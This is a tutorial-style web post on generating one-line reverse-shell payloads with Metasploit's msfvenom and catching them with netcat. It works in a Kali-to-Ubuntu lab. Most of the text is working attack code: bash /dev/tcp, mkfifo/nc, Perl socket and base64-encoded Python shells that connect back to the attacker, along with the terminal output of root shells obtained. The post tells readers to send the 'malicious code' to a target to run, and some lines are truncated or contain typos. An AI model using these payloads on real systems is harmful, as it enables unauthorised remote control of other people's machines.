with **0 COMMENT**

Hello friends!! Today you will learn how to spawn a TTY reverse shell through netcat by using single line payload which is also known as stagers exploit that comes in metasploit.

Basically there are two types of terminal TTYs and PTs. **TTYs** are Linux/Unix shell which is hardwired terminal on a serial connection connected to mouse or keyboard and **PTs** is suedo tty terminal, to get the copy of terminals on network connections via SSH or telnet.

Let's start!!


Attacker: Kali Linux

Target: Ubuntu


Open the terminal in your kali Linux and **type msfconsole** to load metasploit framework, now search all one-liner payloads for UNIX system using **search command** as given below, it will dump all exploit that can be used to compromise any UNIX system.

search cmd/unix

From given below image you can observed that it has dump all exploit that can be used to compromised any UNIX system. In this tutorial we are going to use some of payloads to spawn a TTY shell.



```
msf > search cmd/unix

Matching Modules
================

   Name                                         Disclosure Date
   ----                                         ---------------
   exploit/unix/local/setuid_nmap               2012-07-19
   exploit/unix/webapp/squirrelmail_pgp_plugin  2007-07-09
   payload/cmd/unix/bind_awk
   payload/cmd/unix/bind_inetd
   payload/cmd/unix/bind_lua
   payload/cmd/unix/bind_netcat
   payload/cmd/unix/bind_netcat_gaping
   payload/cmd/unix/bind_netcat_gaping_ipv6
   payload/cmd/unix/bind_nodejs
   payload/cmd/unix/bind_perl
   payload/cmd/unix/bind_perl_ipv6
   payload/cmd/unix/bind_r
   payload/cmd/unix/bind_ruby
   payload/cmd/unix/bind_ruby_ipv6
   payload/cmd/unix/bind_zsh
   payload/cmd/unix/generic
   payload/cmd/unix/interact
   payload/cmd/unix/reverse
```


```
   payload/cmd/unix/reverse_awk
   payload/cmd/unix/reverse_bash
   payload/cmd/unix/reverse_bash_telnet_ssl
   payload/cmd/unix/reverse_lua
   payload/cmd/unix/reverse_ncat_ssl
   payload/cmd/unix/reverse_netcat
   payload/cmd/unix/reverse_netcat_gaping
   payload/cmd/unix/reverse_nodejs
   payload/cmd/unix/reverse_openssl
   payload/cmd/unix/reverse_perl
   payload/cmd/unix/reverse_perl_ssl
   payload/cmd/unix/reverse_php_ssl
   payload/cmd/unix/reverse_python
   payload/cmd/unix/reverse_python_ssl
   payload/cmd/unix/reverse_r
   payload/cmd/unix/reverse_ruby
   payload/cmd/unix/reverse_ruby_ssl
   payload/cmd/unix/reverse_ssl_double_telnet
   payload/cmd/unix/reverse_zsh
```

Bash Shell

In order to compromise a bash shell you can use **reverse_bash** payload along msfvenom as given in below command.

```
msfvenom -p cmd/unix/reverse_bash lhost=192.168.1.103 lport=1111 R
```

Here we had entered following detail to generate one-liner raw payload.


-p : type of payload you are using i.e. cmd/unix/reverse_bash

lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 1111 (any random port number which is not utilized by other services)

R: Its stand for raw payload

As shown in below image, the size of generated payload is 67 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTy shell.




```
root@kali:~# msfvenom -p cmd/unix/reverse_bash lhost=192.168.1.103 lport=1111 R
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 67 bytes
0<&121-;exec 121<>/dev/tcp/192.168.1.103/1111;sh <&121 >&121 2>&121
```

For example when target will open

```
(0<&121-;exec 121<>/dev/tcp/192.168.1.103/1111;sh <&121 >&121 2>&121>)
```

malicious code in terminal, attacker will get reverse shell through netcat.




```
root@ignite:~# 0<&121-;exec 121<>/dev/tcp/192.168.1.103/1111;sh <&121 >&121 2>&121
```

```
nc -lvp 1111
```

As you can observe the result from given below image where attacker has successfully accomplish targets system TTY shell, now he can do whatever he wish to do.

For example:

whoami: it tells you are root user of the system you have compromised.



```
root@kali:~# nc -lvp 1111
listening on [any] 1111 ...
192.168.1.106: inverse host lookup failed: Unknown host
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.106] 34277
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Netcat Shell

In order to compromise a netcat shell you can use **reverse_netcat** payload along msfvenom as given in below command.

```
msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.103 lport=2222 R
```

Here we had entered following detail to generate one-liner raw payload.


-p : type of payload you are using i.e. cmd/unix/reverse_netcat

lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 2222 (any random port number which is not utilized by other services)

R: Its stand for raw payload

As shown in below image, the size of generated payload is 104 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.




```
root@kali:~# msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.103 lport=2222 R
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 104 bytes
mkfifo /tmp/admsozx; nc 192.168.1.103 2222 0</tmp/admsozx | /bin/sh >/tmp/admsozx 2>&1; rm /tmp/admsozx
```

when target will open

```
mkfifo /tmp/admoszx; nc 192.168.1.103 2222 0</tmp/admsozx | /bin/sh >/t
```


malicious code in terminal, attacker will get reverse shell through netcat.



```
root@ignite:~# mkfifo /tmp/admsozx; nc 192.168.1.103 2222 0</tmp/admsozx | /bin
```

nc -lvp 2222

As you can observe the result from given below image where attacker has successfully accomplish targets system TTY shell.



```
root@kali:~# nc -lvp 2222
listening on [any] 2222 ...
192.168.1.106: inverse host lookup failed: Unknown host
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.106] 46534
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:73:d9:9a
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe73:d99a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:67 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7433 (7.4 KB)  TX bytes:13756 (13.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:191 errors:0 dropped:0 overruns:0 frame:0
          TX packets:191 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13996 (13.9 KB)  TX bytes:13996 (13.9 KB)
```

Perl shell

In order to compromise a perl shell you can use **reverse_perl** payload along msfvenom as given in below command.

```
msfvenom -p cmd/unix/reverse_perl lhost=192.168.1.103 lport=3333 R
```

Here we had entered following detail to generate one-liner raw payload.


-p : type of payload you are using i.e. cmd/unix/reverse_perl

lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 3333 (any random port number which is not utilized by other services)


R: Its stand for raw payload

As shown in below image, the size of generated payload is 232 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.



```
root@kali:~# msfvenom -p cmd/unix/reverse_perl lhost=192.168.1.103 lport=3333 R
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 232 bytes
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/
){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.1.103:3333");STDIN->fd
open($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};'
```


Now again when target will open malicious code in terminal, attacker will get reverse shell through netcat.



```
root@ignite:~# perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if(
$ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.1
.103:3333");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){syst
em $1;}};'
```

nc -lvp 3333

As you can observe the result from given below image where attacker has successfully accomplish targets system TTY shell. Here we found target IP address: 192.168.1.1106 by executing **ifconfig command** in his TTY shell.



```
root@kali:~# nc -lvp 3333
listening on [any] 3333 ...
192.168.1.106: inverse host lookup failed: Unknown host
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.106] 53634
id
uid=0(root) gid=0(root) groups=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:73:d9:9a
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe73:d99a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:129 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12099 (12.0 KB)  TX bytes:15644 (15.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:191 errors:0 dropped:0 overruns:0 frame:0
          TX packets:191 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13996 (13.9 KB)  TX bytes:13996 (13.9 KB)
```

Python Shell

In order to compromise a python shell you can use **reverse_Python** payload along msfvenom as given in below command.

```
msfvenom -p cmd/unix/reverse_python lhost=192.168.1.103 lport=4444 R
```

Here we had entered following detail to generate one-liner raw payload.


-p : type of payload you are using i.e. cmd/unix/reverse_python

lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 4444 (any random port number which is not utilized by other services)


R: Its stand for raw payload

As shown in below image, the size of generated payload is 533 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.



```
root@kali:~# msfvenom -p cmd/unix/reverse_python lhost=192.168.1.103 lport=4444 R
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 533 bytes
python -c "exec('aW1wb3J0IHNvY2tldCwgICAgICAgICBzdWJwcm9jZXNzLCAgICAgICAgIG9zICAg
CAgOyAgICBob3N0PSIxOTIuMTY4LjEuMTAzIiAgICAgIDsgICAgcG9ydD00NDQ0ICAgICAgOyAgICBzPX
vY2tldC5zb2NrZXQoc29ja2V0LkFGX0lORVQsICAgICAgICAgc29ja2V0LlNPQ0tfU1RSRUFNKSAgICAg
DsgICAgcy5jb25uZWN0KChob3N0LCAgICAgICAgIHBvcnQpKSAgICAgIDsgICAgb3MuZHVwMihzLmZpbG
ubygpLCAgICAgICAgIDApICAgICAgOyAgICBvcy5kdXAyKHMuZmlsZW5vKCksICAgICAgICAgMSkgICAg
CA7ICAgIG9zLmR1cDIocy5maWxlbm8oKSwgICAgICAgICAyKSAgICAgIDsgICAgcD1zdWJwcm9jZXNzLm
hbGwoIi9iaW4vYmFzaCIp'.decode('base64'))"
```

Again when the target will open the following malicious code in his terminal, attacker will get reverse shell through netcat.




```
root@ignite:~# python -c "exec('aW1wb3J0IHNvY2tldCwgICAgICAgICBzdWJwcm9jZXNzLCA
gICAgICAgIG9zICAgICAgOyAgICBob3N0PSIxOTIuMTY4LjEuMTAzIiAgICAgIDsgICAgcG9ydD00ND
Q0ICAgICAgOyAgICBzPXNvY2tldC5zb2NrZXQoc29ja2V0LkFGX0lORVQsICAgICAgICAgc29ja2V0L
lNPQ0tfU1RSRUFNKSAgICAgIDsgICAgcy5jb25uZWN0KChob3N0LCAgICAgICAgIHBvcnQpKSAgICAg
